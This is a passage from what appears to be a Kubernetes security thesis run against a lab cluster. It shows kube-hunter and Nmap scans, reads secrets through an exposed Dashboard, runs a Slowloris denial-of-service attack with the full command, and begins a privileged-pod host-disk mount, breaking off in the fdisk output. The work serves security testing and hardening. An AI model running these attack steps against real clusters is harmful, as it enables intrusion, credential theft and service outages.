
The second security scanning tool we will use to discover vulnerabilities in the Kubernetes cluster is kube-hunter. It is an open-source tool developed by Aqua, with the aim of finding security gaps and improving hardening of Kubernetes environments. In total, kube-hunter runs 23 passive and 13 active tests. By default, only the passive tests are executed against the targeted cluster since the active ones might induce changes to the cluster's state. Currently, there are four ways to install and run kube-hunter, which allow for either internal or external scanning. The first method is to install it with the use of Python's pip package installer. The second method is to install the latest binary directly from the project's official GitHub repository. The third one is to deploy a pod on the cluster that contains the kube-hunter utilities. The fourth and final choice is to use kube-hunter through a Docker container, which is running either on a remote computer or on one of the cluster's nodes. To acquire enough information about the cluster's security posture we will conduct two scans in total, an external scan from a remote computer and an internal scan by deploying a kube-hunter pod [87].

5.4.1. Remote Scan

We will start using the kube-hunter tool by performing a scan from a remote computer. This will allow us to carry out the same level of enumeration as a malicious actor and draw similar conclusions about the cluster's perimeter security. To start using kube-hunter, we can run the following command:

# kube-hunter


The first option we need to specify is the scanning type we want to use. Since we already know the IP addresses of the cluster's nodes, we can use the «Remote scanning» option. The kube-hunter tool will then run the passive tests against the specified nodes and detect their running services and vulnerabilities.



```
Detected Services
+-------------+----------------------+----------------------+
| SERVICE     | LOCATION             | DESCRIPTION          |
+-------------+----------------------+----------------------+
| Kubelet API | 192.168.56.22:10250  | The Kubelet is the   |
|             |                      | main component in    |
|             |                      | every Node, all pod  |
|             |                      | operations goes      |
|             |                      | through the kubelet  |
+-------------+----------------------+----------------------+
| Kubelet API | 192.168.56.21:10250  | The Kubelet is the   |
|             |                      | main component in    |
|             |                      | every Node, all pod  |
|             |                      | operations goes      |
|             |                      | through the kubelet  |
+-------------+----------------------+----------------------+
| Kubelet API | 192.168.56.11:10250  | The Kubelet is the   |
|             |                      | main component in    |
|             |                      | every Node, all pod  |
|             |                      | operations goes      |
|             |                      | through the kubelet  |
+-------------+----------------------+----------------------+
| Etcd        | 192.168.56.11:2379   | Etcd is a DB that    |
|             |                      | stores cluster's     |
|             |                      | data, it contains    |
|             |                      | configuration and    |
|             |                      | current              |
|             |                      |     state            |
|             |                      | information, and     |
|             |                      | might contain        |
|             |                      | secrets              |
+-------------+----------------------+----------------------+
| API Server  | 192.168.56.11:6443   | The API server is in |
|             |                      | charge of all        |
|             |                      | operations on the    |
|             |                      | cluster.             |
+-------------+----------------------+----------------------+
```

Figure 5.11: Detection of running services with kube-hunter

In total, kube-hunter detected one vulnerability that is relevant to information disclosure from an unsecured API server endpoint. This vulnerability does not provide a direct attack interface to malicious actors but allows them to fetch useful information about the cluster, such as the version of Kubernetes components. By searching Aqua's website for the ID that kube-hunter provided, we can get more information about this vulnerability along with remediation suggestions.



```
Vulnerabilities
For further information about a vulnerability, search its ID in:
https://avd.aquasec.com/
+--------+--------------------+----------------------+----------------------+----------------------+----------+
| ID     | LOCATION           | MITRE CATEGORY       | VULNERABILITY        | DESCRIPTION          | EVIDENCE |
+--------+--------------------+----------------------+----------------------+----------------------+----------+
| KHV002 | 192.168.56.11:6443 | Initial Access //    | K8s Version          | The kubernetes       | v1.24.4  |
|        |                    | Exposed sensitive    | Disclosure           | version could be     |          |
|        |                    | interfaces           |                      | obtained from the    |          |
|        |                    |                      |                      | /version endpoint    |          |
+--------+--------------------+----------------------+----------------------+----------------------+----------+
```

Figure 5.12: Vulnerability detection with kube-hunter's remote scanning mode


5.4.2. Internal Scan (run inside a pod)

After examining the cluster's security from a remote computer, we can proceed with testing its internal security posture as well. For the internal scan we have the option to run kube-hunter inside a pod, which will allow us to simulate the amount of information a malicious container could discover and the actions a bad actor could perform by compromising this container. To run the job that will create the kube-hunter pod, we can use the following command:

# kubectl create -f /vagrant/configs/YAML/kube-hunter-job.yaml

Since the created pod is running as a job object, once the scan procedure is finished, the pod will stop running and its status will be listed as «Completed». With the command below, we can fetch information about the pods that reside in the default namespace and check the kube-hunter pod status.

# kubectl get pods




```
vagrant@master-1:~$ kubectl get pods
NAME                               READY   STATUS      RESTARTS   AGE
dvwa-mysql-f5dc4847d-p7qbf         1/1     Running     1          5d9h
dvwa-web-766c77bcf-bk6vv           1/1     Running     1          5d9h
guestbook-57bfp                    1/1     Running     1          5d9h
guestbook-zv8f7                    1/1     Running     1          5d9h
kube-hunter-rw94w                  0/1     Completed   0          2m56s
privileged-nginx-77c5cdccb8-bnsvr  1/1     Running     1          5d8h
redis-master-vs99h                 1/1     Running     1          5d9h
redis-replica-jb5gr                1/1     Running     1          5d9h
wordpress-69f9d6dc47-t2skz         1/1     Running     1          5d8h
wordpress-mysql-5668448cdc-66lw4   1/1     Running     1          5d9h
```

Figure 5.13: kube-hunter pod status

Finally, to check the results of the scan we need to get the pod’s logs by using the kubectl utility (the pod’s name is generated randomly):

# kubectl logs kube-hunter-rw94w

This time, kube-hunter discovered three additional vulnerabilities that concern insecure access to the API server and unrestricted access to the pod’s secrets and service account. Once again, by searching for the provided ID’s on Aqua’s website, we can get more information and suggestions on mitigating the identified vulnerabilities.



```
Vulnerabilities
For further information about a vulnerability, search its ID in:
https://avd.aquasec.com/
+--------+----------------------+----------------------+----------------------+----------------------+----------------------+
| ID     | LOCATION             | MITRE CATEGORY       | VULNERABILITY        | DESCRIPTION          | EVIDENCE             |
+--------+----------------------+----------------------+----------------------+----------------------+----------------------+
| KHV002 | 10.96.0.1:443        | Initial Access //    | K8s Version          | The kubernetes       | v1.24.4              |
|        |                      | Exposed sensitive    | Disclosure           | version could be     |                      |
|        |                      | interfaces           |                      | obtained from the    |                      |
|        |                      |                      |                      | /version endpoint    |                      |
+--------+----------------------+----------------------+----------------------+----------------------+----------------------+
| KHV005 | 10.96.0.1:443        | Discovery // Access  | Access to API using  | The API Server port  | b'{"kind":"APIVersio |
|        |                      | the K8S API Server   | service account      | is accessible.       | ns","versions":["v1" |
|        |                      |                      | token                |     Depending on     | ],"serverAddressByCl |
|        |                      |                      |                      | your RBAC settings   | ientCIDRs":[{"client |
|        |                      |                      |                      | this could expose    | CIDR":"0.0.0.0/0","s |
|        |                      |                      |                      | access to or control | ...                  |
|        |                      |                      |                      | of your cluster.     |                      |
+--------+----------------------+----------------------+----------------------+----------------------+----------------------+
| None   | Local to Pod (kube-  | Credential Access // | Access to pod's      | Accessing the pod's  | ['/var/run/secrets/k |
|        | hunter-rw94w)        | Access container     | secrets              | secrets within a     | ubernetes.io/service |
|        |                      | service account      |                      | compromised pod      | account/namespace',  |
|        |                      |                      |                      | might disclose       | '/var/run/secrets/ku |
|        |                      |                      |                      | valuable data to a   | bernetes.io/servicea |
|        |                      |                      |                      | potential attacker   | ...                  |
+--------+----------------------+----------------------+----------------------+----------------------+----------------------+
| KHV050 | Local to Pod (kube-  | Credential Access // | Read access to pod's | Accessing the pod    | eyJhbGciOiJSUzI1NiIs |
|        | hunter-rw94w)        | Access container     | service account      | service account      | ImtpZCI6Im5RTW5GRGow |
|        |                      | service account      | token                | token gives an       | bzFoUTVBczZPYVlWRHB5 |
|        |                      |                      |                      | attacker the option  | bWZHNDdLa0R1SjZFZ3BT |
|        |                      |                      |                      | to use the server    | dWQ0U2sifQ.eyJhdWQiO |
|        |                      |                      |                      | API                  | ...                  |
+--------+----------------------+----------------------+----------------------+----------------------+----------------------+
```

Figure 5.14: Detected vulnerabilities after internal scan with kube-hunter


6. Exploitation of cluster vulnerabilities

This chapter concerns the exploitation of vulnerabilities we discovered with the use of kube-hunter and Kubescape tools. The goal is to present realistic attack and misconfiguration scenarios that are encountered in real Kubernetes environments. In total, we will perform three attacks against the Kubernetes cluster. During the first attack, we will demonstrate the dangers of exposing the Kubernetes Dashboard and what actions a malicious user could perform by acquiring access to it. The second vulnerability we will exploit is the absence of isolation and resource limits in cluster deployments. To expose the dangers that stem from this misconfiguration, we will perform a denial of service attack against one of the deployed applications and monitor how the other applications and the cluster's functionality are affected. Finally, during the third attack we will simulate how a bad actor can affect the cluster's operation, by attacking the cluster from inside a privileged pod. Finally, during the third scenario, we will simulate how a bad actor can affect the operation of a Kubernetes cluster by performing attacks and enumeration through a privileged pod.

6.1. Enumeration

Before proceeding with the attacks, we will perform enumeration from a remote host to discover open ports and if possible, the types of applications these ports expose. The results of this scan will be used in conjunction with the information we acquired with the use of the kube-hunter and Kubescape tools. Since we have not provisioned an Ingress Controller, we will perform a direct scan on the master node's IP address with the Nmap tool. By default, Kubernetes reserves ports between 30000 and 32767 for use by NodePort services, so to speed up the enumeration procedure, we will only scan this port range. To initiate the Nmap scan, the following command was used:

# sudo nmap 192.168.56.11 -sS -SV -p30000-32767 -e eth2



```
┌──(vm-user㉿kali-new)-[~]
└─$ sudo nmap 192.168.56.11 -sS -sV -p30000-32767 -e eth2
[sudo] password for vm-user:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-09-18 20:45 EEST
Nmap scan report for 192.168.56.11
Host is up (0.0012s latency).
Not shown: 2763 closed ports
PORT      STATE SERVICE    VERSION
30246/tcp open  ssl/http   Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
31276/tcp open  ssl/unknown
31612/tcp open  http       nginx 1.14.2
32250/tcp open  http       Apache httpd 2.4.38 ((Debian))
32619/tcp open  http       Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
MAC Address: 08:00:27:C0:2B:0A (Oracle VirtualBox virtual NIC)
```

Figure 6.1: Enumeration with Nmap


Overall, we discovered five exposed applications, one of which is the Kubernetes Dashboard. All applications are accessible from the VirtualBox host-only network, we can easily map each port to its respective application. A complete mapping between open ports and applications is represented in Table 6.1.

Port	Application
30246	Kubernetes Dashboard
31276	Wordpress
31612	Privileged NGINX Pod
32250	Damn Vulnerable Web App
32619	Go Application

Table 6.1: Mapping of exposed ports to deployed applications

6.2. Exploiting Exposed Dashboards

The first attack we will perform is a demonstration of the actions malicious users can perform once they acquire access to the Kubernetes Dashboard. By default, the Kubernetes Dashboard is accessible only by running a proxy service on the master node. In our case the Dashboard's service is constantly exposed, so it is safe to assume that its type has been modified from ClusterIP to NodePort. By browsing to the Dashboard's webpage, we notice that we are only able to authenticate by providing either a bearer token (valid for 24 hours by default) or the clusters' kubeconfig file (valid for as long as kubeconfig is not altered).


Not secure | ~~https~~://192.168.56.11:30246/#/login

Kubernetes Dashboard

[✓ Token]
Every Service Account has a Secret with valid Bearer Token that can be used to log in to Dashboard. To find out more about how to configure and use Bearer Tokens, please refer to the Authentication section.


Kubeconfig
Please select the kubeconfig file that you have created to configure access to the cluster. To find out more about how to configure and use kubeconfig file, please refer to the Configure Access to Multiple Clusters section.

Enter token *

Figure 6.2: Kubernetes Dashboard authentication page

Both methods require existing access to the cluster to fetch the requested information, but in case the token or the kubeconfig file leak, attackers can access the Dashboard without any restriction for a considerable amount of time since security mechanisms such as MFA are not supported. There are many techniques that can be used to steal these credentials, with the most popular being phishing or a combination of Man In The Middle and SSL downgrade attacks with the use of publicly available tools (e.g., arpspoof, sslstrip).

Once attackers acquire access to the Dashboard, their actions are limited only by the permission level of its service account. By browsing the Kubernetes Dashboard's options, it is apparent that the service account has administrative permissions, since all objects are accessible and can be modified. In addition, the binding between the Dashboard and its service account is created with a ClusterRoleBinding object, which goes beyond the scope of namespaces (Dashboard's service account reside inside the kubernetes-dashboard namespace) and assigns the defined roles and permissions across the cluster. To demonstrate this behavior, we can navigate to the secrets objects under the default partition. Since we have cluster-wide administrative permissions, we can freely access, modify or even delete the existing secrets, even though they reside in a different namespace. Other possible actions are the modification of objects with the intention to create downtime, exportation of the cluster's configuration and secrets, or even the creation of malicious pods and deployment that provide backdoor access to the Kubernetes cluster.



https://192.168.56.11:30246/#/secret/default/dvwa-secrets?namespace=default

Name	Namespace	Created	Age	UID
dvwa-secrets	default	Sep 8, 2022	10 days ago	3b3b837a-de53-4404-a0c9-32197645bde6

DVWA_DATABASE

```
admin
```

DVWA_PASSWORD

```
#password1
```

Figure 6.3: Secret manipulation through the Kubernetes Dashboard


6.3. Denial of Service Attack

The second scenario we will demonstrate is how the current setup behaves against Denial of Service attacks. Kubernetes provides the ability to set resource usage limits for its deployments, but those limitations are not set by default. To understand the effect of this misconfiguration, we will target a specific application and monitor how the attack affects the rest of the deployed applications.

There are many free and open-source DDOS tools available on the Internet that are suitable for this attack. A popular and easy to use choice that was favored for this particular attack, is the Slowloris tool. To download Slowloris and commence the attack, we can use the following commands:

# git clone https://github.com/gkbrk/slowloris.git


# python3 slowloris/slowloris.py 192.168.56.11 -p 32250 -s 1000 -v



```
┌──(vm-user㉿kali-new)-[~/Desktop/slowloris]
└─$ python3 slowloris.py 192.168.56.11 -p 32250 -s 1000 -v
[18-09-2022 23:36:30] Attacking 192.168.56.11 with 1000 sockets.
[18-09-2022 23:36:30] Creating sockets...
[18-09-2022 23:36:30] Creating socket nr 0
[18-09-2022 23:36:30] Creating socket nr 1
[18-09-2022 23:36:30] Creating socket nr 2
[18-09-2022 23:36:30] Creating socket nr 3
[18-09-2022 23:36:30] Creating socket nr 4
[18-09-2022 23:36:30] Creating socket nr 5
[18-09-2022 23:36:30] Creating socket nr 6
[18-09-2022 23:36:30] Creating socket nr 7
[18-09-2022 23:36:30] Creating socket nr 8
[18-09-2022 23:36:30] Creating socket nr 9
[18-09-2022 23:36:30] Creating socket nr 10
```

Figure 6.4: DDOS attack with the Slowloris tool

In a short period of time, the application that listens on port 32250 will become unavailable from the overwhelming number of requests. Browsing through the other hosted applications, their performance appears to have been significantly affected by the DDOS attack. Furthermore, problems also appear in the internal operations of the cluster, as the operation of the system components is based on the same resources used by the cluster's objects. Since all the cluster nodes run on a single machine, the available system resources are very limited compared to a production Kubernetes environment. This in turn makes attacks based on resource depletion much more impactful. As long as resources are available, Kubernetes should be able to handle DDOS attacks by using scaling. Because the available system resources are always finite regardless of the environment, the establishment of resource limitations is in most cases the preferred way to deal with this type of attacks.



192.168.56.11:32250/login.php

Unable to connect

Firefox can't establish a connection to the server at 192.168.56.11:32250.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Figure 6.5: Application unavailability during the DDOS attack

6.4. Compromised Privileged Pod

In the third and final attack, we will demonstrate what actions a malicious user can perform after gaining access to a privileged pod. For this scenario, we will assume that the attacker has already acquired access to the pod and is actively searching for ways to extract information that could undermine the host system's security or escape the container. To login to the privileged pod, we can use the following command:

# kubectl exec --stdin --tty privileged-nginx-77c5cdccb8-qsgwf -- /bin/bash


The first thing we notice is that we logged into the container with the root user account. We can start gathering information by checking the available utilities inside the /bin directory. Since we are connected to a minimal image, the available tools are limited compared to a complete Linux installation. One of the available tools is fdisk, which can be used to access and manipulate the disk and its partitions. Normally using fdisk requires elevated privileges, but since we are already connected with the root account, we should be able to list information about the disk's partitions with the following command:

# fdisk -l

In Figure 6.6, we notice that the host's /dev/sda1 partition is accessible through the container. Since we have enough permissions to access the host disk, we can also mount the /dev/sda1 partition as a data volume as follows:

# mkdir /mnt/hostdisk

# mount /dev/sda1 /mnt/hostdisk/




```
root@privileged-nginx-77c5cdccb8-qsgwf:/# fdisk -l
Disk /dev/sda: 40 GiB, 42949672960 bytes, 83886080 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xd8c06ffc

